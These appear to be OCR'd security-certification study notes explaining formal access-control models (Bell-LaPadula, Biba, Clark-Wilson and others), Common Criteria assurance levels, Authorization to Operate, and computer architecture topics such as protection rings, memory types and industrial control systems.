


FIGURE 8.1 The TCB, security perimeter, and reference monitor

Security Perimeter: This is an imaginary boundary that separates TCB from the rest of the system. This boundary ensures that no insecure communication or interactions occur between the TCB and the remaining elements of the computer system. Trusted path is established with strict standards to allows necessary communications to occur without exposing TCB to securityvulnerabilities.

Reference Monitor: The part of TCB that validates access to every resource prior to granting access requests is called the reference monitor. Reference monitor stands between every subject and object and verifies that a requesting subject's credentials meet the objects access requirements before any request are allowed to proceed. Reference monitor is the access control enforcer for the TCB.

Security Kernel: This is a collection of components in the TCB that work together to implement reference monitor function and is called security kernel. The reference monitor is a concept or theory that is put in practice via the implementation of security kernel in s/w or hardware. Security kernel uses a trusted path to communicate with subjects.

State Machine Model:

This model describes a system that is always secure no matter what state it is in. it is based on finite state machine (FSM). Many security models are based on the secure state concept. Secure state is a snapshot of a system at a specific moment in time. If all aspects of a state meet the requirements of the security policy that state is considered secure. A transition occurs when accepting input or producing output. A transition always results in a new state also called secure transition. If each state transition results in another secure state, the system can be called a secure statemachine.

Information Flow Model:

This model focus on flow of information and is based on state machine model. This model is designed to prevent unauthorized, insecure or restricted information flow often between different levels of security. This model allows all authorized information flows whether within a same classification level or between the classification levels. It prevents all unauthorized information flows whether with the same classification level or between classification levels.

Non-interference Model:

This model is concerned with how the action of a subject at higher security level effect the system state or the actions of a subject at a lower security level.

Some other models that fall into the information flow category

Cascading: Input for one system comes from the output of another system.

Feedback: System A provides input to System B and System B provides input to system A.

Hookup: One system sends input to another system but also sends input to external entities.

Take Grant Model:

The Take-Grant model employs a directed graph (Figure 8.2) to dictate how rights can be passed from one subject to another or from a subject to an object.




FIGURE 8.2 The Take-Grant model's directed graph

Take rule	Allows a subject to take rights over an object
Grant rule	Allows a subject to grant rights to an object
Create rule	Allows a subject to create new rights
Remove rule	Allows a subject to remove rights it has

Access Control Matrix:

This is a table of subjects and objects that indicates the actions or functions that each subject can perform on each object. Each column of the matrix is an access control list (ACL).Each row of the matrix is capabilities list. ACL is tied to the object; it lists valid actions each subject can perform. A capability list is tied to the subject and it list valid actions that can be taken on each object.

Bell-LaPadula Model (1977):

Lattice based Model and this model prevents the leaking or transfer of classified information to less secure clearance levels. This is accomplished by blocking lower classified subjects from accessing higher classified objects. With these restrictions, this model is focused on maintaining the confidentiality of objects. This is the first mathematical model of a multilevel security policy and is built on state machine concept and the information flow model and employs mandatory access control and lattice concept. Three basic properties of this model are

Simple Property: This states that a subject may not read information at a higher sensitivity level (NO READ UP).

* Star Security Property: This states that a subject may not write information to an object at the lower sensitivity level (NO WRITE DOWN). This is also called as the confinement property.

Discretionary Security property: This states that the system uses an access matrix to enforce discretionary access control and is based on need to know.




FIGURE 8.3 The Bell-LaPadula model

Biba Model:

This model is also built on state machine concept and is based on information flow and is multilevel model. This model addresses integrity. Basic properties of Biba model are:

Simple Integrity property: This states that a subject cant read an object at lower integrity level (NO READ DOWN).

* Star Integrity Property: This states that a subject cant modify an object at a higher integrity level (NO WRITE UP).




FIGURE 8.4 The Biba model

Biba was designed to address three integrity issues as

- Prevent modification of objects by unauthorised subjects.
- Prevents unauthorised modification of objects by authorised subjects.
- Protect internal and external object consistency.

Drawbacks of Biba Model:

- It focus on integrity not confidentiality or availability.
- It focuses on protecting external threats however assumes internal threats are handled programmatically.
- It doesn't prevent covert channel.

Why can't subject read an object at a lower integrity level in Biba: When integrity is important you don't want unvalidated data read into validated documents.

Note: Remember this that SIMPLE is always about reading and STAR * is always about writing

Clark Wilson Model:

This model was designed in 1987 specially for commercial environment. This model doesn't require the use of lattice structure rather it uses three-part relationship of subject/program/object (or Subject/transaction/object) known as a triple or an access control triple. In this model subject don't have direct access to objects, objects are accessed through programs only. This model provides an effective means to protect integrity by the use of two principles of Well-formed transactions and separations of duties. This model uses security labels to grant access to objects but only through transformation procedures and a restricted interface model and it enforces the separations of duties.

Constrained Data Item (CDI):This is any data item whose integrity is protected by the security model.

Unconstrained Data Item (UDI): This is any data item that is not controlled by security model.

Integrity Verification Procedure (IVP): This is a procedure that scans data items and confirms their integrity.

Transformation procedures (TPs): These are the only procedures that are allowed to modify a CDI. The limited access to CDI through TPs forms the backbone of the Clark Wilson integrity model.




FIGURE 8.5 The Clark-Wilson model

Clark Wilson has integrity monitoring and integrity preserving rules:

- Integrity monitoring rules are called Certification rules.
- Integrity preserving rules are called Enforcement Rules.
  Certification rules addresses the following
- Constrained Data Items (CDI) items are consistent.
- Transformational procedures(Programmes) act validly
- Duties are separated.
- Accesses are logged
- Unconstrained (UDI) data items are Validated

Brewer and Nash Model (aka Chines Wall) :

This is called Chinese wall and is designed to avoid conflict of interest by prohibiting one person from accessing multiple conflict of interest categories. Conflicts of interest pertain to accessing company-sensitive information from different companies that are in direct competition with one another.

Goguen-Meseguer Model:

This is also an integrity model but not as well known as Biba Model. Its foundation is based on non interference model. This model is based on automation and domain separation.

Sutherland Model:

This is also an integrity model and focuses on preventing interference in support of integrity. This model is based on an idea of defining a set of system states, initial states and state transitions. Example is its use to prevent a covert channel from being used to influence the outcome of a process or activity.

Graham-Denning Model:

This model focus on secure creation and deletion of both subjects and objects. Here are the eight rules or actions:

- Securely create an object.
- Securely create a subject.
- Securely delete an object.
- Securely delete a subject.
- Securely provide the read access right.
- Securely provide the grant access right.
- Securely provide the delete access right.
- Securely provide the transfer access right.

Harrison–Ruzzo–Ullman Model (HRU):

This is an extension of Graham-Denning Model. It is centered around the establishment of a finite set of procedures (or access rights) that can be used to edit or alter the access rights of a subject over an object and this access under HRU can be expressed in a matrix.

Integrity rules for HRU are:

- In order to create or add a subject or object to the matrix, it must not already exist
- In order to remove a subject or object from the matrix, it must already exist.
- If several commands are performed at once, they must all operate successfully or none of the commands will be applied.

Security Controls based on Systems Security Requirements:

Systems are usually subjected to a two-step process

- The system is tested, and a technical evaluation is performed to make sure that the system's security capabilities meet the criteria laid out for its intended use.
- The system is subjected to a formal comparison of its design and security criteria and its actual capabilities and performance, and individuals responsible for the security and veracity of such systems must decide whether to adopt them, reject them or make some changes to their criteria and try again.

Common Criteria:

The common criteria define various levels of testing and confirmations of system's security capabilities and the number of levels indicates what kind of testing and confirmation has been performed. Its official name is ISO 15408.The common criteria process is based on two key elements:

Protection Profile (PP): This specify for a product that is to be evaluated the security requirements and protections which are considered the security desires or the "I want" from customer. Example Firewall, IDS etc

Security Targets (ST): This specify the claims of security from the vendor that are built into a TOE (Target of Evaluation). STs are considered the implemented security measures or the "I will provide" from the vendor.

The client initially selects a vendor based on the published or marketed EALs (Evaluations Assurance Levels)

Target of Evaluation (ToE): The system or product that is being evaluated

The objectives of the CC guidelines are as follows:

- To add to buyers' confidence in the security of evaluated, rated IT products
- To eliminate duplicate evaluations (among other things, this means that if one country, agency, or validation organization follows the CC in rating specific systems and configurations, others elsewhere need not repeat this work)
- To keep making security evaluations more cost-effective and efficient
- To make sure evaluations of IT products adhere to high and consistent standards
- To promote evaluation and increase availability of evaluated, rated IT products

- To evaluate the functionality (in other words, what the system does) and assurance (in other words, how much can you trust the system) of the target of evaluation(TOE

TABLE 8.4 Common Criteria evaluation assurance levels

Level	Assurance level	Description
EAL1	Functionally tested	Applies when some confidence in correct operation is required but where threats to security are not serious. This is of value when independent assurance that due care has been exercised in protecting personal information is necessary.
EAL2	Structurally tested	Applies when delivery of design information and test results are in keeping with good commercial practices. This is of value when developers or users require low to moderate levels of independently assured security. It is especially relevant when evaluating legacy systems.
Level	**Assurance level**	**Description**
EAL3	Methodically tested and checked	Applies when security engineering begins at the design stage and is carried through without substantial subsequent alteration. This is of value when developers or users require a moderate level of independently assured security, including thorough investigation of TOE and its development.
EAL4	Methodically designed, tested, and reviewed	Applies when rigorous, positive security engineering and good commercial development practices are used. This does not require substantial specialist knowledge, skills, or resources. It involves independent testing of all TOE security functions.
EAL5	Semi-formally designed and tested	Uses rigorous security engineering and commercial development practices, including specialist security engineering techniques, for semi-formal testing. This applies when developers or users require a high level of independently assured security in a planned development approach, followed by rigorous development.
EAL6	Semi-formally verified, designed, and tested	Uses direct, rigorous security engineering techniques at all phases of design, development, and testing to produce a premium TOE. This applies when TOEs for high-risk situations are needed, where the value of protected assets justifies additional cost. Extensive testing reduces risks of penetration, probability of covert channels, and vulnerability to attack.
EAL7	Formally verified, designed, and tested	Used only for highest-risk situations or where high-value assets are involved. This is limited to TOEs where tightly focused security functionality is subject to extensive formal analysis and testing.

Note : Use FS2M2SF to remember the EAL1-EAL7 OR Father,Son,Mother,My Sweet Small Family.

Authorization to Operate :

ATO Concept replaces the Certification and Accreditation process. An ATO is an official authorization to use a specific collection of secured IT/IS systems to perform business tasks and accept the identified risk. It is necessary to obtain an official approval to use secured equipment for operational objectives.

Authorized Official (AO): AO perform the assessment and assignment of an ATO and is an authorized entity who can evaluate an IT/IS system, its operations and its risk, and potentially issue an ATO. Other terms for AO include designated Approving Authority (DAA), Approving Authority (AA), Security Control Assessor (SCA) and Recommending official (RO).

A typical ATO is issued for 5 Years and must be reobtained whenever one of the following conditions occurs:

- The ATO time frame has expired.
- The system experiences a significant security breach.
- The system experiences a significant security change.
- The AO has the discretion to determine which breaches or security changes result in a loss of ATO.

An Authority Official (AO) can issue four types of authorization decisions

Authorize to Operate: This decision is issued when risk is managed to an acceptable level.

Common Control Authorization: This decision is issued when a security control is inherited from another provider and when the risk associated with the common control is at an acceptable level and already has an ATO from the same AO.

Authorization to Use: This decision is issued when a third party provider provides IT/IS servers that are deemed to have risk at an acceptable level.

Denial of Authorization: This decision is issued when risk is unacceptable.

These two terms Certification and Accreditation are just for the knowledge purpose and have been replace by the term ATO as described above

Certification: This is the first phase of evaluation process and means a system has been certified to meet the security requirements of the data owner. Certification analysis includes testing of a system's hardware, software and configuration. All controls are evaluated during this phase including administrative, technical and physical control. Certification process will prove that the product will meet the business and security requirements. This is often an internal verification and the results of the verification are trusted only by your organisation.

Accreditation: Quite simply, accreditation is the senior management's official approval of the product to be used in the business. Senior management looks at the results of the certification process, and then makes the decision on whether it should be accredited into the business, or not. This is often performed by the third party and is trusted by everyone in the world.

Understand Security Capabilities of information systems:

Memory Protection: This is used to prevent an active process from interacting with an area of memory that was no specifically assigned or allocated to it.

Virtualization: This technology is used to host one or more OS within the memory of a single host computer.it also allows multiple OS's to work simultaneously on the same hardware.

Trusted Platform Module (TPM):TPM is a chip and is used to store and process cryptographic keys for the purposes of a hardware supported/implemented hard drive encryption systems.

Hardware Security Module (HSM): This is a crypto processor used to manage/store digital encryption keys, accelerate crypto operations, support fast digital signature and improve authentication. TPM is just an example of an HSM.

Interfaces: A constrained or restricted interface is implemented within an application to restrict what users can do or see based on their privilege. Users with full privilege have access to all the capabilities of the application and users with restricted privileges have limited access. The purpose of constrained interface is to limit or restrict the actions of both authorized and unauthorized users. The use of such an interface is a practical implementation of Clark Wilson model of security.

Fault Tolerance: This is the ability of a system to suffer a fault but continue to operate.it is also considered part of avoiding single point of failure and the implementation of redundancy.

Chapter 9 : Security Vulnerabilities, Threats and Countermeasure

Assess and Mitigate Security Vulnerabilities:

Computer architecture is an engineering discipline concerned with the design and construction of computing system at a logical level.

Hardware: Hardware is a physical stuff that makes up a computer. The term hardware is any tangible part of the computer that you can actually reach out and touch, from keyboard and monitor to its CPUs, storage media and memory chips.

Processor: CPU is generally called processor or microprocessor and is the computer's nerve centre. It is the responsibility of the OS and compilers to translate high level programming languages used to design software into simple assembly language instructions that a CPU understands.

Execution Types:

Multitasking: This means handling of two or more tasks simultaneously. This is run on a single processor. A single core multitasking system is able to juggle more than one task or progress at any given time. It is actually executing one single process at any given moment. Example juggling of three balls where your hands are usually only touching one ball at any given instant, but the coordination or movements keeps the three balls moving.

Multicore: This is CPU or microprocessor that contains two, four, eight or potentially dozens of independent execution cores that can operate simultaneously. Most CPUs are multicores nowadays.

Multiprocessing: Multiprocessor harness the power of more than one processor to complete the execution of a multithreaded application. Some multiprocessor systems may assign or dedicate a process or execution thread to specific CPU, this is called affinity.


Multiprogramming: This is similar to multitasking and It involves the pseudo-simultaneous execution of two tasks on a single processor coordinated by the OS as a way to increase operational efficiency. multiprogramming is a way to batch or serialize multiple processes so that when one process stops to wait on a peripheral, its state is saved and the next process in line begins to process. The first program does not return to processing until all other processes in the batch have had their chance to execute and they in turn stop for a peripheral.

Multithreading: This permits multiple concurrent tasks to be performed within a single process. A thread is self-contained sequence of instructions that can execute in parallel with other threads that are part of the same parent process. Example: Multithreading occurs when multiple documents are opened at the same time in a word processing program.

Protection Mechanism:

The following are the protection mechanisms

Protection Rings: Protection rings organise code and components in an OS into concentric rings. The deeper inside the circle you go, the higher the privilege level associated with that code that occupies a specific ring. The inner most ring 0 has the highest level of privilege and can basically access any resource, file or memory location. The essence of the ring model lies in priority, privilege and memory segmentation. Any process that want to execute must get in line (process queue). The process associated with the lowest ring always run before processes associated with higher rings. Those processes that run in higher numbered rings must generally ask a handler or a driver in lower numbered ring for services they need, this is sometimes called as mediated-access model. Many OS break memory into two segments: one for system level access (ring 0 through 2) and is often called as kernel mode or privilege mode, and one for user level programs and applications (ring 3) often called as user mode.



Ring 0: OS Kernel/Memory (Resident Components)
Ring 1: Other OS Components
Ring 2: Drivers, Protocols, etc.
Ring 3: User-Level Programs and Applications

Rings 0–2 run in supervisory or privileged mode.
Ring 3 runs in user mode.

Process state: Process states are various forms of execution in which a process may run. It is also called as operating states.

Ready: In this state, a process is ready to resume or begin processing as soon as it is scheduled for execution.

Waiting: This means waiting for resources.

Running/Problem state: This running process executes on the CPU and keep going until it finishes. If the time slice ends and process isn't competed, it returns to the ready state(queue); if the process blocks while waiting for the resources to be become available, it goes into the waiting state.

Supervisory: Any function not occurring in the user mode (ring 3) or problem state take place in supervisory mode. This is used when there is a requirement of greater privileges that are used to modify system configuration, install device drivers etc.

Stopped: When a process finishes or must be terminated, it goes into stopped state.at this point OS can recover all memory and other resources allocated to the process and reuse them for other process as needed.




FIGURE 9.2 The process scheduler

Security Modes:

Four security modes that process classified information.

Dedicated Mode: These systems are essentially equivalent to the single state system. There are three requirement that exist for users of dedicated mode.

End users must have security clearance that permits access to all the information processed by the system.

They must have access approvals for all information processed by the system.

They must have valid need to know for all information processed by the system.

System High Mode: Below three requirements that must be met by users in this mode.

- End users must have security clearance that permits access to all the information processed by the system (same as dedicated mode).
- They must have access approvals for all information processed by the system (Same as dedicated mode).
- They must have valid need to know for some information processed by the system but not necessarily all information processed by the system.

Compartmented Mode: these systems weaken these requirements one step further.

- End users must have security clearance that permits access to all the information processed by the system (same as dedicated mode).
- They must have access approvals for any information they will have access on thesystem.
- They must have valid need to know for all information they will access to on thesystem.

Multilevel Mode: This is also called as controlled security mode

- Access is controlled by whether the subject's clearance level dominates the objects' clearance.
- They must have access approvals for any information they will have access on the system(same as compartmented mode).
- They must have valid need to know for all information they will access to on the system(same as compartmented mode)..

PDMCL ---Process data from multiple clearance levels

Operation Modes:

Two operation modes are:

User Mode

Privilege Mode

Memory:

This is the second major hardware component of a system.

Read Only Memory (ROM): This cant be modified.

Programmable Read Only Memory (PROM): Once data is written, no further changes are possible.

Erasable Programmable Read Only Memory(EPROM): There are two categories of EPROM

UVEPROM: Can be erased with a light.

EEPROM (mentioned next)

Electronically Erasable Programmable Read Only Memory(EEPROM): This is electronically erasable by using electric voltages.

Flash Memory: The difference between EEPROM and Flash memory is that EEPROM must be fully erased to be rewritten whereas flash memory can be erased and written in blocks or pages. NAND is a common type of flash card and is widely used in memory cards, mobile devices and SSDs.

Random Access Memory

Random Access Memory: This retains its content only when power is on and is readable and writable memory.

Real Memory: Also known as main memory or primary memory and is typically largest RAM storage resource available to a computer.it is composed of larger number of dynamic RAM chip.

Cache Memory: Cache memory improve performance by taking data from slower devices and temporary storing it in faster devices when repeated use is likely.

Dynamic Vs Static RAM: Dynamic uses a series of capacitors and these capacitors hold a charge that represents with 1s and not holding a charge represent with 0s. These are cheaper than static RAM as capacitors are cheaper than Flip flops. Static RAM uses flip flops

Registers: CPU also includes a limited amount of onboard memory known as registers. It is used to store instructions and data.

Memory Addressing: This is referring to various locations in memory.
Register Addressing: When CPU needs information from one of its registers to complete an operation, it uses a register address to access its content.
Immediate Addressing: This is not a memory addressing scheme but rather a way of referring to data that is supplied to CPU as part of an instruction.
Direct Addressing: CPU is provided with an actual address of the memory location to access.
Indirect Addressing: CPU reads the indirect address to learn the address where the desired data resides and then retrieves the actual operand from the address.
Base+Offset Addressing: This uses a value stored in one of the CPUs registers or pointers as the base location form which to begin counting.

Mode	Description	Example
Immediate	Operand is a value	LD A #5
Direct	Operand is an effective memory address	LD A 500
Indirect	Operand is a memory address that contains the effective memory address	LD A (501)
Register-direct	Operand is a CPU register that contains a value	LD A R1

Virtual Memory: This is a special type of secondary memory that is used to expand the addressable space of real memory.
Paging: Paging copies a block of memory to or from disk.
Swapping: Swapping copies an entire process to or from disk

Data Storage Devices:

Primary vs Secondary: Example,Primary is RAM and Secondary is HDD,SSD etc.
Volatile vs Non-volatile: RAM is a volatile device as it loses it data and magnetic media is non-volatile.
Random vs Sequential: Random access storage devices can read or sometime write immediately from any point by using some sort of addressing system, example is Hard disk, CD, DVD etc. Magnetic tape drive is an example of sequential storage.
Cold boot Attack: This is a memory compromise that freezes memory chips to delay the decay of resident data when system is turned off or the RAM is pulled out from motherboard.
Unified Extensible Firmware Interface (UEFI): This is more advanced interface between hardware and OS which maintains support for legacy BIOS services. Since 2011 most system manufacturers have replaced the traditional BIOS system on their motherboard with UEFI. The process of updating the UEFI, BIOS, or firmware is known as flashing. Boot attestation or secure boot is a feature of UEFI that aims to protect the local OS by preventing the loading or installing of device drivers or an OS that is not signed by a preapproved digital certificate. Measured boot is an optional feature of UEFI that takes a hash calculation of every element involved in the booting process. This measure boot is like a security camera and doesn't prevent a malicious action, it just records whatever occurs in its area of view.

Client Based Systems:

A client-side attack is any attack that is able to harm a client. A common example of a client-side attack is a malicious website that transfers malicious mobile code (such as an applet) to a vulnerable browser running on the client.
Applets: Applets are code objects sent from a server to a client to perform some action. Security concern for applets are that they allow a remote system to send code to the local system for execution. Two types of Applets are
Java Applets:
Active X Control
Local Caches: A cache is a local store of information that browser uses to speed things up by eliminating redundant lookups. In an attack known as cache poisoning, an attacker inserts fake records in the DNS cache on a local computer which then redirects unsuspecting users of that computer to

illegitimate websites. Similar types of attacks can happen for the address resolution protocol, and for files retrieved from the Internet.

Data Mining and Data Warehouse:

Data mining techniques allow analysts to comb through data warehouses and look for potential correlated information. These techniques can be used to predict future activities. The activity of data mining produces Metadata and Metadata is data about data or information about the data. The metadata is stored in a more secure container known as the data mart. Data warehouse is a large storage of information from a variety of database for use with specialised analysis techniques.

Data Analytics: Data Analytics is the science of raw data examination with the focus of extracting useful information out of bulk information set.

Big Data: This refers to collections of data that have become so large that traditional means of analysis or processing are ineffective, inefficient and insufficient.

Large Scale Parallel Data Systems:

Parallel data systems or parallel computing is a computation system designed to perform numerous calculations simultaneously.

Symmetric Multiprocessing (SMP): A single computer contains multiple processors that are treated equally and controlled by a single OS is called symmetric multiprocessing(SMP).In SMP processor share not only a common OS but also a common data bus and memory resources.

Asymmetric Multiprocessing (AMP): The processors are often operating independently of one another. Each processor has its own OS. Task instruction set as well dedicated data bus and memory resources.

Massive Parallel Processing (MPP): MPP systems house hundred's or even thousands of processors, each of which has its own OS and memory bus resources. MPP systems are extremely powerful and are used in a great deal of computing or computational-based research.

Cloud Access Security Broker (CASB):

This is a security policy enforcement solution that may be installed on premises or it may be cloud based. The goal of a CASB is to enforce and ensure that proper security measures are implemented between a cloud solution and a customer organisation.

Grid Computing:

This is a form of parallel distributed processing that loosely groups a significant number of processing nodes to work towards a specific processing goals. The biggest security concern with Grid computing is that the content of each work packet is potentially exposed to the world. They are not appropriate for private, confidential and proprietary data as they don't maintain secrecy. Grid computing often uses a central primary core of servers to manage the project, track work packets and integrate returned work segments. If the central servers are overloaded or go offline, complete failure or crashing of the grid can occur.

Peer to Peer:

Peer to peer technologies are networking and distributed application solution that share tasks and workload among peers. There is no central management system and the services provided are usually real time. Example includes VOIP services such a Skype, BitTorrent(for data/file distribution) etc.

Internet of Things (IOT):

IOT refers to class of smart devices that are internet connected in order to provide automation, remote control or AI processing to appliances or devices. Common IOT device deployment in a business environment are sensors.

Industrial Control Systems:

An industrial control system (ICS) consists of information technology that is specifically designed to control physical devices in the industrial processes.

Distributed Control Systems (DCSs): DCS is a network control device that are part of one or more industrial processes. DCS is used to control processes using a network of sensors, controllers, actuators and operator terminal and is able to carry out advance process control techniques.

Programmable logic controllers (PLCs): PLCs are computers designed to control electromechanical process such as assembly lines, elevators etc, PLCs had limited or no network connectivity.

Supervisory Control and Data acquisition (SCADA): SCADA system were developed to control large scale physical processes involving nodes separated by significant distance. Main difference between DCS and SCADA is a distance. SCADA is often referred to as a human-machine interface (HMI) since it enables people to better understand, oversee, manage, and control complex machine and technology systems

Example: A PLC can control a single transformer, DCS can manage a power station and SCADA can oversee a power grid.

Note: PLCs, DCSs and SCADA systems were designed with minimal human interface.

Distributed Systems/Distributed Computing Environment (DCE):

This is a collection of individual systems that work together to support a resource or provide a service. DCE is also known as concurrent computing, parallel computing and distributed computing. DCE solutions are implemented as client server architecture as well as end point coverage. DCE solutions are often employed for scientific and medical research projects, in education project and in industrial applications requiring extensive computational resources. DCE typically includes an Interface Definition Language (IDL). An IDL is a language used to define the interface between client and server processes or objects in a distributed system. DCS enables the creation of interfaces between objects when those objects are in a varying location or are using different programming language. IDLs are language and location independent.

Data sovereignty: This is the concept that, once information has been converted into a binary form and stored as digital files, it is subject to the laws of the country within which the storage device resides.

High-Performance Computing (HPC) Systems:

These are the systems designed to perform complex calculations or data manipulation at extremely high speeds. Super computers and MPP solutions are common examples of HPC systems. Many of the products and services we use today, including mobile devices and their apps, IoT devices, ICS solutions, streaming media, voice assistants, 3D modelling and rendering, and AI/ML calculations, all depend on HPC to exist. An HPC solution is composed of three main elements and each element must be able to provide equivalent capabilities in order to optimize overall performance.

- Compute Resource
- Network Capabilities
- Storage capacity

A concept related to HPC is that of real time OS (RTOS)

Real Time Operating system (RTOS):

RTOS is designed to process or handle data as it arrives on the system with minimal latency or delay. RTOS is usually stored on read only memory (ROM) and is designed to operate in a hard-real time or soft real time condition. A Hard-real time solution is for mission critical operations where delay must be eliminated or minimized for safety such as autonomous cars. A Soft real time solution is used when some level of modest delay is acceptable under typical or normal conditions as it is for most consumer electronics.

Edge Computing:

It is a network design where data and compute resources are located as close as possible in order to optimize the bandwidth use while minimize the latency. In Edge computing, the intelligence and processing are contained within each device. Edge computing performs computations closer to the data source, which is at or near the edge of the network. This is distinct form performing processing in the cloud on data transmitted from remote locations.

Fog Computing:

Fog computing performs centralized processing of data collected by the distributed sensors. This relies on sensors, IoT devices or even edge computing devices to collect data and then transfer back to a central location for processing.

Assess and Mitigate Vulnerabilities in Mobile Systems

Device Security:
Full Device Encryption:
Remote Wiping:
Device Lockout:
Screen Locks:
GPS:
Application Control: This is a device mgmt solution that limits which application can be installed on a device.
